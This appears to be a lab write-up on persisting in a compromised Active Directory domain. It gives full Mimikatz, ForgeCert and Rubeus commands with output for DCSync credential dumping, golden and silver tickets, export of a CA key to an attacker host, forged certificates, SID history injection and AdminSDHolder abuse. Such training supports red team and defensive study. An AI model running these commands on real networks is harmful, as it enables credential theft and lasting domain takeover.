

Persisting Active Directory

Active Directory persistence techniques that can be used post-compromise to ensure the blue team will not be able to kick you out during a red team exercise.

Content

1	Credentials	4
2	Tickets	6
3	Certificates	11
4	SID History.....	17
5	ACL.....	20
6	GPO.....	24
7	Mitigations	29

But..why persistence?

During our attack against AD, we need to make sure that we deploy persistence. This will ensure that the blue team can't kick us out by simply rotating some credentials. I will use several techniques that can ensure our gained access cannot simply be revoked. These persistence techniques are dependent on the specific permissions and privileges we have acquired thus far.

The goal then is to persist with near-privileged credentials. We don't always need the full keys to the kingdom; we just need enough keys to ensure we can still achieve goal execution and always make the blue team look over their shoulder. As such, we should attempt to persist through credentials such as the following:

- **Credentials that have local administrator rights on several machines.** Usually, organisations have a group or two with local admin rights on almost all computers. These groups are typically divided into one for workstations and one for servers. By harvesting the credentials of members of these groups, we would still have access to most of the computers in the estate.
- **Service accounts that have delegation permissions.** With these accounts, we would be able to force golden and silver tickets to perform Kerberos delegation attacks.
- **Accounts used for privileged AD services.** If we compromise accounts of privileged services such as Exchange, Windows Server Update Services (WSUS), or System Center Configuration Manager (SCCM), we could leverage AD exploitation to once again gain a privileged foothold.

When it comes to what credentials to dump and persist through, it is subject to many things. You will have to get creative in your thinking and take it on a case-by-case basis. However, for this room, we are going to have some fun, make the blue team sweat, and dump every single credential we can get our hands on!

1 Credentials

First log into machine with ssh and load Mimikatz

```

Directory of c:\Tools\mimikatz_trunk\x64

06/29/2022  03:43 PM    <DIR>          .
06/29/2022  03:43 PM    <DIR>          ..
06/29/2022  03:51 PM           1,718,143 dcdump_tim.txt
01/22/2013  02:07 AM             37,208 mimidrv.sys
08/10/2021  04:22 PM           1,355,680 mimikatz.exe
08/10/2021  04:22 PM             57,760 mimilib.dll
08/10/2021  04:22 PM             31,136 mimispool.dll
            5 File(s)          3,199,927 bytes
            2 Dir(s)  51,137,581,056 bytes free

za\administrator@THMWRK1 c:\Tools\mimikatz_trunk\x64>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #

```

Let's start by performing a DC Sync of a single account, our own:

```

mimikatz #

mimikatz # log grace.clarke_dcdump.txt
Using 'grace.clarke_dcdump.txt' for logfile : OK

```

```
mimikatz # lsadump::dcsync /domain:za.tryhackme.loc /user:grace.clarke
[DC] 'za.tryhackme.loc' will be the domain
[DC] 'THMDC.za.tryhackme.loc' will be the DC server
[DC] 'grace.clarke' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN          : grace.clarke

** SAM ACCOUNT **

SAM Username       : grace.clarke
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 4/25/2022 6:30:03 PM
Object Security ID : S-1-5-21-3885271727-2693558621-2658995185-1118
Object Relative ID : 1118

Credentials:
  Hash NTLM: 64f12cddaa88057e06a81b54e73b949b
    ntlm- 0: 64f12cddaa88057e06a81b54e73b949b
    lm - 0: 78aabec9b49dbd96945326850d4e9a70
```

You will see quite a bit of output, including the current NTLM hash of your account. You can verify that the NTLM hash is correct by using a [website such as this](#) to transform your password into an NTLM hash.

This is great and all, but we want to DC sync every single account. To do this, we will have to enable logging on Mimikatz:

```
mimikatz # lsadump::dcsync /domain:za.tryhackme.loc /all
```

Now we can recover all the usernames and NTLM hashes. We could also now perform pass the hash attack with Mimikatz.

```
cat dcdump.txt | grep "Hash NTLM"
```

NTLM hash was "16f9af38fca3ada405386b3b57366082" for user "krbtgt"

2 Tickets

Let's generate some Golden and Silver Tickets. You will need the NTLM hash of the KRBTGT account, which I have due to the DC Sync performed in the previous task

```

za\administrator@THMWRK1 C:\Users\Administrator.ZA>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator.ZA> Get-ADDomain

AllowedDNSSuffixes           : {}
ChildDomains                 : {}
ComputersContainer          : CN=Computers,DC=za,DC=tryhackme,DC=loc
DeletedObjectsContainer     : CN=Deleted
                             Objects,DC=za,DC=tryhackme,DC=loc
DistinguishedName           : DC=za,DC=tryhackme,DC=loc
DNSRoot                      : za.tryhackme.loc
DomainControllersContainer  : OU=Domain
                             Controllers,DC=za,DC=tryhackme,DC=loc
DomainMode                  : Windows2012R2Domain
DomainSID                   : S-1-5-21-3885271727-2693558621-2658995185
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=za,DC=tryh
                             ackme,DC=loc
Forest                      : tryhackme.loc
InfrastructureMaster        : THMDC.za.tryhackme.loc

```

Let's load Mimikatz and generate a golden ticket. Parameters we need:

/admin - The username we want to impersonate. This does not have to be a valid user.

/domain - The FQDN of the domain we want to generate the ticket for.

/id -The user RID. By default, Mimikatz uses RID 500, which is the default Administrator account RID.

/sid -The SID of the domain we want to generate the ticket for.

/krbtgt -The NTLM hash of the KRBTGT account.

/endin - The ticket lifetime. By default, Mimikatz generates a ticket that is valid for 10 years. The default Kerberos policy of AD is 10 hours (600 minutes)

/renewmax -The maximum ticket lifetime with renewal. By default, Mimikatz generates a ticket that is valid for 10 years. The default Kerberos policy of AD is 7 days (10080 minutes)

/ptt - This flag tells Mimikatz to inject the ticket directly into the session, meaning it is ready to be used.

Domain SID we got from previous Get-ADDomain command and NTLM hash from previous task

With all the information we can generate a golden ticket!

```
kerberos::golden /admin:timosoini /domain:za.tryhackme.loc /id:500 /sid:S-1-5-21-3885271727-26
```

```
93558621-2658995185 /krbtgt:16f9af38fca3ada405386b3b57366082 /endin:600 /renew-max:10080 /ptt
```

```
mimikatz # kerberos::golden /admin:timosoini /domain:za.tryhackme.loc /id:500 /sid:S-1-5-21-3885271727-26
93558621-2658995185 /krbtgt:16f9af38fca3ada405386b3b57366082 /endin:600 /renewmax:10080 /ptt
User      : timosoini
Domain    : za.tryhackme.loc (ZA)
SID       : S-1-5-21-3885271727-2693558621-2658995185
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 16f9af38fca3ada405386b3b57366082 - rc4_hmac_nt
Lifetime  : 11/26/2022 10:28:33 PM ; 11/27/2022 8:28:33 AM ; 12/3/2022 10:28:33 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'timosoini @ za.tryhackme.loc' successfully submitted for current session
mimikatz #
```

verify that the golden ticket is working by running the dir command against the domain controller

```
mimikatz # exit
Bye!

za\administrator@THMWRK1 c:\Tools\mimikatz_trunk\x64>dir \\thmdc.za.tryhackme.loc\c$
Volume in drive \\thmdc.za.tryhackme.loc\c$ is Windows
Volume Serial Number is 1634-22A9

Directory of \\thmdc.za.tryhackme.loc\c$

01/04/2022  07:47 AM                103 delete-vagrant-user.ps1
05/01/2022  08:11 AM                169 dns_entries.csv
09/15/2018  07:19 AM             <DIR>          PerfLogs
05/11/2022  09:32 AM             <DIR>          Program Files
03/21/2020  08:28 PM             <DIR>          Program Files (x86)
07/03/2022  05:05 PM             7,168 shell.exe
05/01/2022  08:17 AM             1,725 thm-network-setup-dc.ps1
07/06/2022  03:38 PM             <DIR>          tmp
06/30/2022  01:58 PM             <DIR>          Tools
04/27/2022  07:22 AM             <DIR>          Users
04/25/2022  06:11 PM             <SYMLINKD>    vagrant [\\vboxsvr\vagrant]
07/03/2022  08:51 AM             <DIR>          Windows
                4 File(s)                9,165 bytes
                8 Dir(s)      51,564,171,264 bytes free
```

And it works!

BUT Even if the golden ticket has an incredibly long time, the blue team can still defend against this by simply rotating the KRBTGT password twice.

If we really want to dig in our roots, we want to generate silver tickets, which are less likely to be discovered and significantly harder to defend against since the passwords of every machine account must be rotated.

We can use the following Mimikatz command to generate a silver ticket:

Parameters needed:

/admin - The username we want to impersonate. This does not have to be a valid user.

/domain - The FQDN of the domain we want to generate the ticket for.

/id -The user RID. By default, Mimikatz uses RID 500, which is the default Administrator account RID.

/sid -The SID of the domain we want to generate the ticket for.

/target - The hostname of our target server. Let's do THMSERVER1.za.tryhackme.loc, but it can be any domain-joined host.

/rc4 - The NTLM hash of the machine account of our target. Look through your DC Sync results for the NTLM hash of THMSERVER1\$. The \$ indicates that it is a machine account.

/service - The service we are requesting in our TGS. CIFS is a safe bet, since it allows file access.

/ptt - This flag tells Mimikatz to inject the ticket directly into the session, meaning it is ready to be used.

```
kerberos::golden /admin:yhatimosoini /domain:za.tryhackme.loc /id:500 /sid:S-1-5-21-3885271727
```

```
-2693558621-2658995185 /target:THMSERVER1.za.tryhackme.loc
```

```
/rc4:4c02d970f7b3da7f8ab6fa4dc77438f4 /serv
```

```
ice:cifs /ptt
```



```

mimikatz # kerberos::golden /admin:yhatimosoini /domain:za.tryhackme.loc /id:500 /sid:S-1-5-21-3885271727-2693558621-2658995185 /target:THMSERVER1.za.tryhackme.loc /rc4:4c02d970f7b3da7f8ab6fa4dc77438f4 /service:cifs /ptt
User       : yhatimosoini
Domain    : za.tryhackme.loc (ZA)
SID       : S-1-5-21-3885271727-2693558621-2658995185
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 4c02d970f7b3da7f8ab6fa4dc77438f4 - rc4_hmac_nt
Service   : cifs
Target    : THMSERVER1.za.tryhackme.loc
Lifetime  : 11/26/2022 10:37:54 PM ; 11/23/2032 10:37:54 PM ; 11/23/2032 10:37:54 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'yhatimosoini @ za.tryhackme.loc' successfully submitted for current session

```

Success! We can verify that the silver ticket is working by running the dir command against THMSERVER1

```

za\administrator@THMWRK1 c:\Tools\mimikatz_trunk\x64>dir \\thmserver1.za.tryhackme.loc\c$
Volume in drive \\thmserver1.za.tryhackme.loc\c$ is Windows
Volume Serial Number is 1634-22A9

Directory of \\thmserver1.za.tryhackme.loc\c$

04/30/2022  02:45 PM                7,743 auto-login.ps1
01/04/2022  07:47 AM                 103 delete-vagrant-user.ps1
04/30/2022  10:07 AM                <DIR>      inetpub
09/15/2018  07:19 AM                <DIR>      PerfLogs
04/30/2022  10:07 AM                <DIR>      Program Files
04/30/2022  10:07 AM                <DIR>      Program Files (x86)
04/27/2022  08:24 PM                <DIR>      Python310
04/30/2022  10:17 AM                <DIR>      Temp
03/02/2022  08:32 PM                718 thm-network-setup.ps1
04/25/2022  07:59 PM                <DIR>      tmp
06/30/2022  10:08 PM                <DIR>      Users
04/25/2022  07:57 PM                <SYMLINKD> vagrant [\\vboxsvr\vagrant]
04/27/2022  08:24 PM                <DIR>      Windows
               3 File(s)                8,564 bytes
               10 Dir(s)           49,942,630,400 bytes free

```

Now we have golden and silver tickets to the AD environment, providing better persistence than just credentials!

WARNING! The techniques discussed from this point forward are incredibly invasive and hard to remove. In real-world scenarios, the exploitation of most of these techniques would result in a full domain rebuild.

Even if you have signoff on your red team exercise to perform these techniques, you must take the utmost caution when performing these techniques.

Make sure you fully understand the consequences of using these techniques and only perform them if you have prior approval on your assessment and they are deemed necessary. In most cases, a red team exercise would be dechained at this point instead of using these techniques. Meaning you would most likely not perform these persistence techniques but rather simulate them.

3 Certificates

After last techniques *defenders can ultimately rotate enough credentials to kick us out*. So, we should look to use persistence techniques that are credential agnostic, meaning the rotation of these will not kick us out. The first of these we will be looking at is certificates.

Let's first see if we can view the certificates stored on the DC:

```
mimikatz # crypto::certificates /systemstore:local_machine
* System Store : 'local_machine' (0x00020000)
* Store       : 'My'

0.
  Subject      :
  Issuer       : DC=loc, DC=tryhackme, DC=za, CN=za-THMDC-CA
  Serial       : 0800000000006f4c69a01c8fbbad0800000010
  Algorithm    : 1.2.840.113549.1.1.1 (RSA)
  Validity     : 5/11/2022 1:29:07 PM -> 5/11/2023 1:29:07 PM
  Hash SHA1    : de718d0c39b7b8564b1a4ad73acc1dcecf6fc692
  Key Container : 8d822ca2f7b58a2dc5da34819224d0a4_cf5b8e23-6097-4b09-af93-e79b05557c3f
  Provider     : Microsoft RSA SChannel Cryptographic Provider
  Provider type : RSA_SCHANNEL (12)
  Type         : AT_KEYEXCHANGE (0x00000001)
  |Provider name : Microsoft RSA SChannel Cryptographic Provider
  |Key Container : te-ComputerCertificateTemplate-6aec0025-30fd-4cf4-b476-d4a796f9af9e
  |Unique name   : 8d822ca2f7b58a2dc5da34819224d0a4_cf5b8e23-6097-4b09-af93-e79b05557c3f
  |Implementation: CRYPT_IMPL_SOFTWARE ;
  Algorithm     : CALG_RSA_KEYX
  Key size      : 2048 (0x00000800)
  Key permissions: 0000003b ( CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC
; )
  Exportable key : NO
```

There is a CA certificate on the DC. Some of these certificates were set not to allow us to export the key. Without this private key, we would not be able to generate new certificates. Luckily, Mimikatz allows us to patch memory to make these keys exportable:

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # crypto::capi
Local CryptoAPI RSA CSP patched
Local CryptoAPI DSS CSP patched

mimikatz # crypto::cng
"KeyIso" service patched

mimikatz # █
```

With these services patched, we can use Mimikatz to export the certificates:

```
mimikatz # crypto::certificates /systemstore:local_machine /export
* System Store : 'local_machine' (0x00020000)
* Store       : 'My'

0.
  Subject :
  Issuer  : DC=loc, DC=tryhackme, DC=za, CN=za-THMDC-CA
  Serial  : 0800000000006f4c69a01c8fbbad0800000010
  Algorithm: 1.2.840.113549.1.1.1 (RSA)
  Validity : 5/11/2022 1:29:07 PM -> 5/11/2023 1:29:07 PM
  Hash SHA1: de718d0c39b7b8564b1a4ad73acc1dcecf6fc692
  Key Container : 8d822ca2f7b58a2dc5da34819224d0a4_cf5b8e23-
3-e79b05557c3f
  Provider      : Microsoft RSA SChannel Cryptographic Provi
  Provider type : RSA_SCHANNEL (12)
  Type          : AT_KEYEXCHANGE (0x00000001)
  |Provider name : Microsoft RSA SChannel Cryptographic Provi
  |Key Container : te-ComputerCertificateTemplate-6aec0025-30
14-70660-50
```

The exported certificates will be stored in both PFX and DER format to disk:

```
za\administrator@THMDC C:\Users\Administrator\timosoini>dir
Volume in drive C is Windows
Volume Serial Number is 1634-22A9

Directory of C:\Users\Administrator\timosoini

11/26/2022  11:35 PM    <DIR>          .
11/26/2022  11:35 PM    <DIR>          ..
11/26/2022  11:35 PM              1,423 local_machine_My_0_.der
11/26/2022  11:35 PM              3,299 local_machine_My_0_.pfx
11/26/2022  11:35 PM                939 local_machine_My_1_za-THMDC-CA.der
11/26/2022  11:35 PM              2,685 local_machine_My_1_za-THMDC-CA.pfx
11/26/2022  11:35 PM              1,534 local_machine_My_2_THMDC.za.tryhackme.loc
.der
11/26/2022  11:35 PM              3,380 local_machine_My_2_THMDC.za.tryhackme.loc
.pfx
11/26/2022  11:35 PM              1,465 local_machine_My_3_.der
11/26/2022  11:35 PM              3,321 local_machine_My_3_.pfx
           8 File(s)              18,046 bytes
           2 Dir(s)  51,561,820,160 bytes free

za\administrator@THMDC C:\Users\Administrator\timosoini>
```

The za-THMDC-CA.pfx certificate is the one we are particularly interested in. In order to export the private key, a password must be used to encrypt the certificate. By default, Mimikatz assigns the password of mimikatz

Download the file to local machine

```
root@ip-10-10-176-144:~/misvihu# scp Administrator@10.200.88.101:C:/Users/Administrator/t
imosoini/local_machine_My_1_za-THMDC-CA.pfx /root/misvihu/THMDC-CA.pfx
Administrator@10.200.88.101's password:
Permission denied, please try again.
Administrator@10.200.88.101's password:
local_machine_My_1_za-THMDC-CA.pfx                                100% 2685
 57.8KB/s   00:00
root@ip-10-10-176-144:~/misvihu# ls
THMDC-CA.pfx
```

Now that we have the private key and root CA certificate, we can use the [ForgeCert](#) tool to forge a Client Authenticate certificate for any user we want. Let's use ForgeCert to generate a new certificate

Parameters needed:

CaCertPath - The path to our exported CA certificate.

CaCertPassword - The password used to encrypt the certificate. By default, Mimikatz assigns the password of mimikatz.

Subject - The subject or common name of the certificate. This does not really matter in the context of what we will be using the certificate for.

SubjectAltName - This is the User Principal Name (UPN) of the account we want to impersonate with this certificate. It has to be a legitimate user.

NewCertPath - The path to where ForgeCert will store the generated certificate.

NewCertPassword - Since the certificate will require the private key exported for authentication purposes, we must set a new password used to encrypt it.

```

za\administrator@THMDC c:\Users\Administrator\timosoini>c:\Tools\ForgeCert\ForgeCert\ForgeCert.exe --CaCertPa
th c:\Users\Administrator\timosoini\local_machine_My_1_za-THMDC-CA.pfx --CaCertPassword mimikatz --Subject CN
=User --SubjectAltName Administrator@za.tryhackme.loc --NewCertPath fullAdmin.pfx --NewCertPassword Password12
3
CA Certificate Information:
Subject:      CN=za-THMDC-CA, DC=za, DC=tryhackme, DC=loc
Issuer:      CN=za-THMDC-CA, DC=za, DC=tryhackme, DC=loc
Start Date:  4/27/2022 7:58:15 PM
End Date:    4/27/2027 8:08:09 PM
Thumbprint:  C12FCB4B88467854B3D4D7F762ADB50B0FD8346E
Serial:      1EF93E3A3DA3249842EF04E3DA57E190

Forged Certificate Information:
Subject:      CN=User
SubjectAltName: Administrator@za.tryhackme.loc
Issuer:      CN=za-THMDC-CA, DC=za, DC=tryhackme, DC=loc
Start Date:  11/27/2022 12:19:15 AM
End Date:    11/27/2023 12:19:15 AM
Thumbprint:  82963D43DF739AA66BD2E91B62DD2B155044FBFF
Serial:      00BFB7D6C42D4E86F9C1DB0BC5DE45F3CA

Done. Saved forged certificate to fullAdmin.pfx with the password 'Password123'
za\administrator@THMDC c:\Users\Administrator\timosoini>

```

And it worked! We can use Rubeus to request a TGT using the certificate to verify that the certificate is trusted. We will use the following parameters:

/user - This specifies the user that we will impersonate and has to match the UPN for the certificate we generated

/enctype - This specifies the encryption type for the ticket. Setting this is important for evasion, since the default encryption algorithm is weak, which would result in an overpass-the-hash alert

/certificate - Path to the certificate we have generated

/password - The password for our certificate file

/outfile - The file where our TGT will be output to


/domain - The FQDN of the domain we are currently attacking

/dc - The IP of the domain controller which we are requesting the TGT from. Usually, it is best to select a DC that has a CA service running

```

za\administrator@THMDC c:\Tools>c:\Tools\Rubeus.exe asktgt /user:Administrator /enctype:aes256 /certificate:c:
\Users\Administrator\timosoini\fullAdmin.pfx /password:Password123 /outfile:administrator.kirbi /domain:za.try
hackme.loc /dc:10.200.88.101

```



```

v2.0.0
[*] Action: Ask TGT

```

C:\Tools\Rubeus.exe asktgt /user:Administrator /enctype:aes256 /certificate: /password: /outfile: /domain:za.tryhackme.loc /dc:

```
[*] Action: Ask TGT
[*] Using PKINIT with etype aes256_cts_hmac_sha1 and subject: CN=User
[*] Building AS-REQ (w/ PKINIT preauth) for: 'za.tryhackme.loc\Administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

TGT request was successful and saved.

```
MjAyMjExMjcwMDIzMzFaphEYDZlWmJlXmI1M3M1AYmZMxwqCRGA8yMDIyMTIwNDAwMjMzMVqoEhsQWKEU
VFJZSEFDS01FLkxPQ6klMC0gAwIBAqEcMBobBmtyYnRndBsQemEudHJ5aGFja2llLmxvYw==

[*] Ticket written to administrator.kirbi

ServiceName      : krbtgt/za.tryhackme.loc
ServiceRealm     : ZA.TRYHACKME.LOC
UserName         : Administrator
UserRealm        : ZA.TRYHACKME.LOC
StartTime        : 11/27/2022 12:23:31 AM
EndTime          : 11/27/2022 10:23:31 AM
RenewTill        : 12/4/2022 12:23:31 AM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : aes256_cts_hmac_sha1
Base64(key)      : 6sqCmtjw03+tA7zN3ikhjLsmTWk6+O+g6ZerWbH+1Jg=
ASREP (key)      : 4DA2BB331DA87DDB50871F6D4E937EC9A36899580D04C9879B74ECB94FEA2211
```

Now we can use Mimikatz to load the TGT and authenticate to THMDC:

```
za\administrator@THMDC c:\Tools>C:\Tools\mimikatz_trunk\x64\mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::ptt administrator.kirbi

* File: 'administrator.kirbi': OK

mimikatz # █
```

And we can verify it works:

```
mimikatz # exit
Bye!

za\administrator@THMDC c:\Tools>dir \\THMDC.za.tryhackme.loc\c$
Volume in drive \\THMDC.za.tryhackme.loc\c$ is Windows
Volume Serial Number is 1634-22A9

Directory of \\THMDC.za.tryhackme.loc\c$

01/04/2022  07:47 AM                103 delete-vagrant-user.ps1
05/01/2022  08:11 AM                169 dns_entries.csv
09/15/2018  07:19 AM                <DIR> PerfLogs
05/11/2022  09:32 AM                <DIR> Program Files
03/21/2020  08:28 PM                <DIR> Program Files (x86)
07/03/2022  05:05 PM                7,168 shell.exe
05/01/2022  08:17 AM                1,725 thm-network-setup-dc.ps1
07/06/2022  03:38 PM                <DIR> tmp
11/27/2022  12:23 AM                <DIR> Tools
04/27/2022  07:22 AM                <DIR> Users
04/25/2022  06:11 PM                <SYMLINKD> vagrant [\\vboxsvr\vagrant]
07/03/2022  08:51 AM                <DIR> Windows
               4 File(s)                9,165 bytes
               8 Dir(s)           51,547,435,008 bytes free
```

Certificate persistence is significantly harder to defend against. Even if you rotate the credentials of the compromised account, the certificate will still be valid. The only way to remove the persistence is to issue a revocation of the certificate. However, this would only be possible if we generated the certificate through legitimate channels.

So what's the only solution to remove the persistence? Well...

Since we exported the CA and generated the certificate ourselves, it does not appear on AD CS's list of issued certificates, meaning the blue team will not be able to revoke our certificate.

This is why we are no longer friends. They will have to revoke the root CA certificate. But revoking this certificate means that all certificates issued by AD CS would suddenly be invalid. Meaning they will have to generate a new certificate for every system that uses AD CS.

You should start to see why this type of persistence is incredibly dangerous and would require full rebuilds of systems if performed.

4 SID History

The legitimate use case of SID history is to enable access for an account to effectively be cloned to another. This becomes useful when an organization is busy performing an AD migration as it allows users to retain access to the original domain while they are being migrated to the new one. In the new domain, the user would have a new SID, but we can add the user's existing SID in the SID history, which will still allow them to access resources in the previous domain using their new account. While SID history is good for migrations, attacker can also abuse this feature for persistence.

Since the SIDs are added to the user's token, privileges would be respected even if the account is not a member of the actual group. Making this a very sneaky method of persistence

let's make sure that our low-privilege user does not currently have any information in their SID history

```
PS C:\Tools> Get-ADUser grace.clarke -properties sidhistory memberof

DistinguishedName : CN=grace.clarke,OU=Human Resources,OU=People,DC=za,DC=tryhackme,DC=loc
Enabled           : True
GivenName        : Grace
MemberOf         : {CN=Internet Access,OU=Groups,DC=za,DC=tryhackme,DC=loc, CN=HR Share
                  RW,OU=Groups,DC=za,DC=tryhackme,DC=loc}
Name             : grace.clarke
ObjectClass      : user
ObjectGUID       : bc086e42-6c3d-4166-b9a6-aa993106bf77
SamAccountName   : grace.clarke
SID              : S-1-5-21-3885271727-2693558621-2658995185-1118
SIDHistory       : {}
Surname         : Clarke
UserPrincipalName :
```

This confirms that our user does not currently have any SID History set. Let's get the SID of the Domain Admins group since this is the group, we want to add to our SID History:

```
PS C:\Tools> Get-ADGroup "Domain Admins"

DistinguishedName : CN=Domain Admins,CN=Users,DC=za,DC=tryhackme,DC=loc
GroupCategory     : Security
GroupScope        : Global
Name              : Domain Admins
ObjectClass       : group
ObjectGUID        : 3a8e1409-c578-45d1-9bb7-e15138f1a922
SamAccountName    : Domain Admins
SID               : S-1-5-21-3885271727-2693558621-2658995185-512
```

The NTDS database is locked when the NTDS service is running. In order to patch our SID history, we must first stop the service. **You must restart the NTDS service after the patch, otherwise, authentication for the entire network will not work anymore.**

```
Stop-Service -Name ntds -force
```

```
Add-ADDSidHistory -SamAccountName 'grace.clarke' -SidHistory 'S-1-5-21-3885271727-2693558621-2658995185-512' -DatabasePath C:\Windows\NTDS\ntds.dit
```

```
Start-Service -Name ntds
```

let's SSH into THMWRK1 with our low-privileged credentials and verify that the SID history was added and that we now have **Domain Admin privileges!**

```
za\grace.clarke@THMWRK1 C:\Users\grace.clarke>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\grace.clarke> Get-ADUser grace.clarke -Properties sidhistory

DistinguishedName : CN=grace.clarke,OU=Human
Resources,OU=People,DC=za,DC=tryhackme,DC=loc
Enabled           : True
GivenName        : Grace
Name             : grace.clarke
ObjectClass      : user
ObjectGUID       : bc086e42-6c3d-4166-b9a6-aa993106bf77
SamAccountName   : grace.clarke
SID              : S-1-5-21-3885271727-2693558621-2658995185-1118
SIDHistory       : {S-1-5-21-3885271727-2693558621-2658995185-512}
Surname          : Clarke
UserPrincipalName :
```

We were able to forge our SID History, granting our low-privileged account DA access!

None of the regular tools will tell you that something is wrong. That user will not all of a sudden pop up as a member of the Domain Admins group. **So unless you are actively filtering through the attributes of your users, this is incredibly hard to find.** This is because the SID history is only applied and used once the user authenticates.

Imagine that you are the blue team dealing with an incident where you have just performed a domain takeback. You rotated the krbtgt account's password twice, removed golden and silver tickets, and rebuilt your entire CA server from scratch, just to see that the attacker is still performing DA commands with a low-privileged account. This would not be a great day.

5 ACL

In order to ensure a bit better persistence and make the blue team scratch their heads, we should rather inject into the templates that generate the default groups. By injecting into these templates, even if they remove our membership, we just need to wait until the template refreshes, and we will once again be granted membership.


One such template is the AdminSDHolder container. This container exists in every AD domain, and its Access Control List (ACL) is used as a template to copy permissions to all protected groups. Protected groups include privileged groups such as Domain Admins, Administrators, Enterprise Admins, and Schema Admins.

A process called SDProp takes the ACL of the AdminSDHolder container and applies it to all protected groups every 60 minutes. We can thus write an ACE that will grant us full permissions on all protected groups. If the blue team is not aware that this type of persistence is being used, it will be quite frustrating. Every time they remove the inappropriate permission on the protected object or group, it reappears within the hour. Since this reconstruction occurs through normal AD processes, it would also not show any alert to the blue team, making it harder to pinpoint the source the persistence.

In order to deploy our persistence to the AdminSDHolder, we will use Microsoft Management Console (MMC). To avoid kicking users out of their RDP sessions, it will be best to RDP into THMWRK1 using your low privileged credentials, use the runas command to inject the Administrator credentials, and then execute MMC from this new terminal:

```
runas /netonly /user:Administrator cmd.exe
```

